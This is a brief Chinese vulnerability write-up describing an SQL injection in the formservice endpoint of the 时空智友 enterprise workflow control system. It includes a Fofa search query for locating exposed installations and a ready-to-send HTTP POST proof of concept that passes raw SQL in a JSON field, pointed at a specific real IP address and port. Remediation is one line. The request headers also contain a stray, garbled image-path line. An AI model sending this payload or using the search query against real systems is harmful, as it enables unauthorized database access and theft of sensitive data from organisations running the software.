# 时空智友企业流程化管控系统 formservice SQL 注入漏洞

## 漏洞描述

时空智友企业流程化管控系统是使用JAVA开发为企业提供流程化管控的一款系统。时空智友企业流程化管控系统 formservice SQL注入漏洞,攻击者可利用该漏洞获取数据库的敏感信息等

## 漏洞复现

## 漏洞复现

1. Fofa

body="企业流程化管控系统"



1. 部分界面如下

  
3、POC

POST /formservice?service=workflow.sqlResult HTTP/1.1

Host: 218.87.91.186:9999

Accept-Charset: GBK,utf-8;q=0.7,\*;q=0.3


Connection: keep-alive

Content-Type: application/json

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Length: 91

{"params": {"a": "11"}, "sql": "select sys.fn\_sqlvarbasetostr(HASHBYTES('MD5','1234f56'))"}



## 修复建议

1、升级到安全版本